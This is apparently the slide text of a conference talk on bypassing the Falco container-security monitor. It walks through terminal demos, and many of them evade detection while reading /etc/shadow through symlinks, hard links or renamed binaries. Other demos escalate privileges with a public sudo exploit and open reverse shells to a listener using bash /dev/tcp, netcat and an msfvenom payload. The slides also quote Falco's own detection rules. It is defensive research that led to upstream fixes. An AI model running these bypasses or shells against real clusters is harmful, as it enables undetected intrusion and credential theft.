KubeCon | CloudNativeCon


Europe 2022

WELCOME TO VALENCIA


KubeCon CloudNativeCon Europe 2022

Bypassing Falco - How to compromise a cluster without tripping the SOC

Shay Berkovich, BlackBerry




Container Security – Holistic View



Falco Coverage

Falco: Architecture



https://falco.org/docs/getting-started/

Falco: Rules


```
- macro: inbound_outbound
  condition: >
    (((evt.type in (accept,listen,connect) and evt.dir=<)) or
     (fd.typechar = 4 or fd.typechar = 6) and
     (fd.ip != "0.0.0.0" and fd.net != "127.0.0.0/8") and
     (evt.rawres >= 0 or evt.res = EINPROGRESS))

- rule: Disallowed SSH Connection
  desc: Detect any new ssh connection to a host other than those in an allowed
    group of hosts
  condition: (inbound_outbound) and ssh_port and not allowed_ssh_hosts
  output: Disallowed SSH Connection (command=%proc.cmdline connection=%fd.name
    user=%user.name container_id=%container.id
    image=%container.image.repository)
  priority: NOTICE
  tags: [network, mitre_remote_service]
```

https://github.com/falcosecurity/falco/blob/master/rules/falco_rules.yaml

Falco: Rules

CVE-2019-14287 sudo inside the image - https://sysdig.com/blog/detecting-cve-2019-14287/

CVE-2020-8557 - pod writing into mapped /etc/hosts - https://sysdig.com/blog/cve-2020-8557-falco/

CVE-2020-8555 - SSRF in kube-controller when mounting specific storages - https://sysdig.com/blog/cve-2020-8555-falco/

CVE-2019-11246 - detection of vulnerable kubectl - https://sysdig.com/blog/how-to-detect-kubernetes-vulnerability-cve-2019-11246-using-falco/

Previous work on Falco Bypasses

Sep 2019 - by NCC Group - focused on image name manipulations to leverage Falco rules allow-lists.

August 2020 - by Brad Geesaman - like previous work, exploited weak image name comparison logic to leverage Falco rules allow-lists.

Nov 2020 - by Leonardo Di Donato - exploited twin syscalls that Falco missed, suggested other ideas used in this report.

June 2019 and ongoing - by maintainers - ongoing issue of handling the missing sister calls

August 2021 – by R. Guo and J. Zeng – TOCTOU of syscall arguments and symlink evasion

Classes of Bypass

Bypass Rules via Symlink Creation - 1

On example of “Read sensitive file untrusted” rule:

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@aaf107a41747:/# cat /etc/shadow
-----
[Falco]
22:16:00.785720133: Warning Sensitive file opened for reading by non-trusted program (user=root
user_loginuid=-1 program=cat command=cat /etc/shadow file=/etc/shadow parent=bash gparent=<NA>
ggparent=<NA> gggparent=<NA> container_id=aaf107a41747 image=debian) k8s.ns=<NA> k8s.pod=<NA>
container=aaf107a41747 k8s.ns=<NA> k8s.pod=<NA> container=aaf107a41747
```

Bypass Rules via Symlink Creation - 2


```
[Container]
$ docker run --rm -it debian:10.2 bash
root@9f209b4c4b14:/# ln -s /etc/shadow sh-link
root@9f209b4c4b14:/# cat sh-link
root:*:18291:0:99999:7:::
...
-----
[Falco]
15:10:39.646932303: Notice Symlinks created over senstivie files (user=root user_loginuid=-1 command=ln -s /etc/shadow sh-link target=/etc/shadow linkpath=/sh-link parent_process=bash) k8s.ns=<NA> k8s.pod=<NA> container=9f209b4c4b14 k8s.ns=<NA> k8s.pod=<NA> container=9f209b4c4b14
```

Detection of symlink creation is one of the protection mechanisms against TOCTOU attack

Bypass Rules via Symlink Creation - 3

Eliminating symlink creation notice through relative paths:

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@caddb1e39e70:/# ln -s /etc/security etcsecurity-link
root@caddb1e39e70:/# cat etcsecurity-link/../shadow
root:*:18291:0:99999:7:::
...
-----
[Falco]
SILENCE
```

Bypass Rules via Symlink Creation - 4

Bypassing “Write below etc” and “Write below root” – based on dir name comparison:

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@8a7dc959e480:/# echo "##" >> /etc/profile
root@8a7dc959e480:/# echo "##" >> /profile
-----
[Falco]
01:46:54.511510877: Error File below /etc opened for writing (user=root…
01:47:02.638754876: Error File below / or /root opened for writing (user=root…
-----
[Container]
root@8a7dc959e480:/# ln -s / root-link
root@8a7dc959e480:/# echo "##" >> root-link/etc/profile
root@8a7dc959e480:/# echo "##" >> root-link/profile
-----
[Falco]
SILENCE
```

Bypass Rules via Hard Link Creation

What about hard links – the forgotten sibling of soft links?

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@7777d3b8ddea:/tmp# ln /etc/shadow sh-link
root@7777d3b8ddea:/tmp# cat sh-link
root:*:18291:0:99999:7:::
...
-----
[Falco]
SILENCE
```

A special case of “Sudo Potential Privilege Escalation” - 1


```
- rule: Sudo Potential Privilege Escalation
  desc: Privilege escalation vulnerability affecting sudo (<= 1.9.5p2)…
  condition: spawned_process and user.uid != 0 and proc.name=sudoedit and (proc.args contains -s or
proc.args contains -i) and (proc.args contains "\ " or proc.args endswith \)
  output: "Detect Sudo Privilege Escalation Exploit (CVE-2021-3156) (user=%user.name
parent=%proc.pname cmdline=%proc.cmdline %container.info)"
  priority: CRITICAL
```

CVE-2021-3156 exploit by worawit:

```
[Container]
$ docker run -it sshayb/cve-2021-3156:latest bash
g00fb4ll@b042f8e202a5:~$ python exploit_nss.py
# id
uid=0(root) gid=0(root) groups=0(root)
-----
[Falco]
SILENCE
```

A special case of “Sudo Potential Privilege Escalation” - 2

Digging deeper:

```
[Host]
$ sudo strace -p 14415 -f -e execve -v -s 250
strace: Process 14415 attached
strace: Process 16653 attached
[pid 16653] execve("/usr/bin/python", ["python", "exploit_nss.py"], ["HOSTNAME=b042f8e202a5", "PWD=/home/g00fb4ll",
"HOME=/home/g00fb4ll",
"LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su
=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;
31:*.lha=01;31:*.lz4=0"..., "TERM=xterm", "SHLVL=1", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
"_=/usr/bin/python"]) = 0
...
[pid 16653] execve("/usr/bin/sudo", ["sudoedit", "-A", "-s", “AAAAAAAAAAAAA…AAAAAAAAA\\"],
["ZZZZZZZZZZZZZZZZZZZZ…ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ...
[pid 16653] execve("/bin/sh", NULL, NULL) = 0
strace: Process 16670 attached
[pid 16670] execve("/usr/bin/id", ["id"], ["PWD=/home/g00fb4ll"]) = 0
[pid 16670] +++ exited with 0 +++
```

Bypass rules via executable naming - 1

Typical rule structure relying on *proc.name*:

```
- list: login_binaries
  items: [
    login, systemd, "(systemd)", systemd-logind, su,
    nologin, faillog, lastlog, newgrp, sg
    ]
- list: user_mgmt_binaries
  items: [login_binaries, passwd_binaries, shadowutils_binaries]
- rule: Read sensitive file untrusted
  desc: >
    an attempt to read any sensitive file (e.g. files containing user/password/authentication
    information). Exceptions are made for known trusted programs.
  condition: >
    sensitive_files and open_read
    and proc_name_exists
    and not proc.name in (user_mgmt_binaries,...
    and not cmp_cp_by_passwd…
```

Bypass rules via executable naming - 2

Faking the name with our own C file reading utility:

```
[Host]
gcc fuber-openandreadfile.c -o systemd-logind
docker cp systemd-logind e35d7bc254a9:/tmp
----
[Container]
docker run --rm -it debian:10.2 bash
root@e35d7bc254a9:/# which systemd-logind
root@e35d7bc254a9:/# /tmp/systemd-logind /etc/shadow
root:*:18291:0:99999:7:::daemon:*:18291:0:99999:7:::bin:*:18291:0:99999:7:::sys:*:18291:0:99999:7:::sync:*:
18291:0:99999:7:::games:*:18291:0:99999:7:::man:*:18291:0:99999:7:::lp:*:18291:0:99999:7:::mail:*:18291:0
:99999:7:::news:*:18291:0:99999:7:::uucp:*:18291:0:99999:7:::proxy:*:18291:0:99999:7:::www-
data:*:18291:0:99999:7:::backup:*:18291:0:99999:7:::list:*:18291:0:99999:7:::irc:*:18291:0:99999:7:::gnats:*:1
8291:0:99999:7:::nobody:*:18291:0:99999:7:::_apt:*:18291:0:99999:7:::root@e35d7bc254a9:/#
----
[Falco]
SILENCE
```

Bypass rules via executable naming - 3

Problem: not scalable
Solution: back to symlinks!

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@4095c5a4eb4a:/# which cat
/bin/cat
root@4095c5a4eb4a:/# ln -s /bin/cat systemd-logind
root@4095c5a4eb4a:/# systemd-logind /etc/shadow
root@4095c5a4eb4a:/# ./systemd-logind /etc/shadow
root:*:18291:0:99999:7:::
...
-----
[Falco]
SILENCE
```

Bypass rules via executable naming - 4

Simple renaming also works:

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@a212547db36c:/# cp /bin/cat /tmp/systemd-logind
root@a212547db36c:/# /tmp/systemd-logind /etc/shadow
root:*:18291:0:99999:7:::
...
-----
[Falco]
SILENCE
```

Bypass rules via ancestor executable naming - 1

What about parent and ancestor names?
Another handy macro in Read sensitive file untrusted:

```
- macro: cmp_cp_by_passwd
  condition: proc.name in (cmp, cp) and proc.pname in (passwd, run-parts)
```

```
[Container]
$ sudo docker run -it sshayb/fuber:latest bash
root@7c8c49e59890:/tmp# cat passwd
#!/bin/bash
cp /etc/shadow shadow-copy
root@7c8c49e59890:/tmp# chmod +x passwd && ./passwd
root@7c8c49e59890:/tmp# cat shadow-copy
root:*:18759:0:99999:7:::
...
-----
[Falco]
SILENCE
```

Bypass rules via ancestor executable naming - 2

Can we make the bypass generic? fuber:latest to the rescue!
Using another macro this time:

```
- macro: run_by_google_accounts_daemon
  condition: >
    (proc.aname[1] startswith google_accounts or
     proc.aname[2] startswith google_accounts or
     proc.aname[3] startswith google_accounts)
```

```
[Container]
$ sudo docker run -it sshayb/fuber:latest
root@cc2c6682b811:/tmp# ./fubers/fuber-fakeparents "cat /etc/shadow" google_accounts 3
root:*:18831:0:99999:7:::
...
-----
[Falco]
SILENCE
```

Bypass reverse shell detection - 1

Falco detection of a typical reverse shell payload:

```
[Container]
$ docker run --rm -it debian:10.2 bash
root@e2305ecd8227:/# /bin/bash -c "bash -i >& /dev/tcp/172.17.0.1/443 0>&1"
-----
[Host]
$ sudo nc -nlvp 443
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.17.0.2.
Ncat: Connection from 172.17.0.2:53782.
root@e2305ecd8227:/#
-----
[Falco]
02:14:04.303361864: Notice Known system binary sent/received network traffic (user=…
02:14:04.303403479: Warning Redirect stdout/stdin to network connection (user=…
02:14:04.303405119: Warning Redirect stdout/stdin to network connection (user=…
```

Bypass reverse shell detection - 2

How about using mknod / mkfifo syscalls?

```
[Container]
[tutorial@osboxes ~]$ docker run --rm -it sshayb/fuber:latest
root@eabe8cffc8c8:/tmp# mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | /bin/nc 172.17.0.1 443
1>/tmp/backpipe
-----
[Host]
[tutorial@osboxes ~]$ sudo nc -nlvp 443
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.17.0.2:55928.
hostname
eabe8cffc8c8
-----
[Falco]
12:47:37.884716967: Notice Network tool launched in container (user=root …
```

And that “Network tool launched” can be easily bypassed by symlinking or copying nc binary.

Bypass reverse shell detection - 3

What else can we do?

```
kali@kali:~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=172.17.0.1 LPORT=443 -f elf | base64
```

```
[Container]
root@3a03766368a0:/# echo “…wU=" | base64 -d > /tmp/gshell.elf
root@3a03766368a0:/# chmod +x /tmp/gshell.elf
root@3a03766368a0:/# /tmp/gshell.elf
-----
[Host]
$ sudo nc -nlvp 443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.17.0.2:46326.
hostname
3a03766368a0
-----
[Falco]
SILENCE
```

Bypass rules based on command arguments manipulation - 1


```
- rule: Netcat Remote Code Execution in Container
  desc: Netcat Program runs inside container that allows remote code execution
  condition: >
    spawned_process and container and
    ((proc.name = "nc" and (proc.args contains "-e" or proc.args contains "-c")) or
     (proc.name = "ncat" and (proc.args contains "--sh-exec" or proc.args contains "--exec" or proc.args contains "-e "
                              or proc.args contains "-c " or proc.args contains "--lua-exec"))
    )
  output: >
    Netcat runs inside container that allows remote code execution (user=%user.name user_loginuid=%user.loginuid
    command=%proc.cmdline container_id=%container.id container_name=%container.name
image=%container.image.repository:%container.image.tag)
  priority: WARNING
  tags: [network, process, mitre_execution]
```

Can we use flags manipulation to bypass this rule?

Bypass rules based on command arguments manipulation - 2


```
[Container]
$ docker run -it sshayb/fuber:latest bash
root@7917d5e18fd8:/tmp# nc 172.17.0.1 443 -e /bin/bash
-----
[Falco]
19:19:39.456461463: Warning Netcat runs inside container that allows remote code execution (user=root…
19:19:39.460933949: Warning Redirect stdout/stdin to network connection (user=root…
--------------------
[Container]
root@7917d5e18fd8:/tmp# nc 172.17.0.1 443 -ve "/bin/bash"
172.17.0.1: inverse host lookup failed: Unknown host
(UNKNOWN) [172.17.0.1] 443 (?) open
-----
[Falco]
19:52:03.184973672: Notice Network tool launched in container (user=root…
19:52:03.235157399: Warning Redirect stdout/stdin to network connection (user=root…
```

Success! (the rules are different)

Bypass rules based on command arguments manipulation - 3

Search Private Keys or Passwords uses proc.args to detect searches for "id_rsa" and "id_dsa" private key files:

```
[Container]
[tutorial@osboxes falco-bypasses]$ docker run -it debian:10.2 bash
root@d0d423987b37:/# find / -name id_rsa
-----
[Falco]
00:11:41.762019106: Warning Grep private keys or passwords activities found (user=root…
-----
[Container]
root@d0d423987b37:~/.ssh# find / -regex .*id_.sa$
/root/.ssh/id_rsa
-----
[Falco]
SILENCE
```

And there are more rules…

Bypass sensitive mounts


```
- macro: sensitive_mount
  condition: (container.mount.dest[/proc*] != "N/A" or
              container.mount.dest[/var/run/docker.sock] != "N/A" or
              container.mount.dest[/var/run/crio/crio.sock] != "N/A" or
              ...
```

What if we map the parent folder?

```
[Container]
$ docker run -v /var/run:/var/run -it sshayb/fuber:latest bash
root@6d9a802b60f2:/tmp# ./gdocker ps
CONTAINER ID        IMAGE                 COMMAND             CREATED             STATUS              PORTS               NAMES
6d9a802b60f2        sshayb/fuber:latest   "bash"              14 seconds ago      Up 13 seconds                           focused_pasteur
...
-----
[Falco]
18:38:13.924712359: Notice A shell was spawned in a container with an attached terminal (user=root …
```

Bypass crypto mining detections


```
- rule: Detect crypto miners using the Stratum protocol
  desc: Miners typically specify the mining pool to connect to with a URI that begins with 'stratum+tcp'
  condition: spawned_process and proc.cmdline contains "stratum+tcp"
  output: Possible miner running (command=%proc.cmdline container=%container.info
image=%container.image.repository)
  priority: CRITICAL
  tags: [process, mitre_execution]
```

Avenues for bypass:

- https://braiins.com/stratum-v2
- Direct mining ignored
- Miner starting without url

Bypass privileged container detections

From the commit comment: *“I only support this filter check for docker containers. For non-docker containers, container.privileged returns NULL.”*

```
[Container]
$ docker run --privileged -it debian:10.2 ls /dev
agpgart    loop3         sda3      tty22  tty48    usbmon0
...
-----
[Falco]
19:39:48.275656924: Notice Privileged container started (user=root…
-----
[Conatainer]
sudo podman run --privileged -it alpine:latest ls /dev
agpgart             net                 tty20               tty58
...
-----
[Falco]
SILENCE
```

Our Toolbelt

sshayb/fuber:latest

A docker image containing bypass snippets and tools for cluster compromise:

```
FROM ubuntu:18.04
COPY fubers /tmp/fubers
ADD https://download.docker.com/linux/static/stable/x86_64/docker-20.10.7.tgz /tmp/docker/docker-20.10.7.tgz
RUN tar -zxvf /tmp/docker/docker-20.10.7.tgz -C /tmp
RUN cp /tmp/docker/docker /tmp/gdocker
ADD https://dl.k8s.io/release/v1.18.0/bin/linux/amd64/kubectl /tmp/gkubectl
RUN chmod +x /tmp/gkubectl

RUN apt-get -y update && apt-get install -y curl && apt-get -y install wget && \
                apt-get -y install netcat && apt-get install sudo

WORKDIR /tmp
RUN ln -s /bin/bash /tmp/gbash
RUN ln -s /usr/bin/nsenter /tmp/runc-nsenter

CMD ["/tmp/gbash"]
```

https://hub.docker.com/r/sshayb/fuber

sshayb/cve-2021-3156:latest

A docker image containing vulnerable sudo package and the exploit POC:

```
FROM ubuntu:focal-20210119
WORKDIR /
ADD http://archive.ubuntu.com/ubuntu/pool/main/s/sudo/sudo_1.8.31-1ubuntu1_amd64.deb /

RUN apt -y update && apt -y install software-properties-common && apt -y install python
RUN dpkg --force-all -i /sudo_1.8.31-1ubuntu1_amd64.deb

RUN useradd -ms /bin/bash g00fb4ll
USER g00fb4ll
WORKDIR /home/g00fb4ll

ADD --chown=g00fb4ll:g00fb4ll https://raw.githubusercontent.com/worawit/CVE-2021-3156/main/exploit_nss.py
/home/g00fb4ll
```

https://hub.docker.com/r/sshayb/cve-2021-3156

Putting it All Together for a Full Attack Simulation

Demo Setup

- GKE cluster v1.19.13
- COS on the nodes
- Single-node cluster from KubeCon 2019
- Two attack scenarios – one basic and one sophisticated

Demos

Scenario 1 - Detections

Scenario 2 - Detections

Scenario 2 - Bypasses

Scenario 2 - Improvement

Fixes

Full research project: https://github.com/blackberry/Falco-bypasses

Changelog: a series of commits into https://github.com/falcosecurity/falco/releases/tag/0.31.0

Discussions and Recommendations

- Hooking points are important
- No easy way to prevent attackers from bypassing the rules relying on proc.name / proc.aname and file.name
- Too many rules include construct “and not”
- Review rule priorities in the bypass context
- Periodic check of public exploits for the CVE-specific rules
- Encourage clients to develop their own private rulesets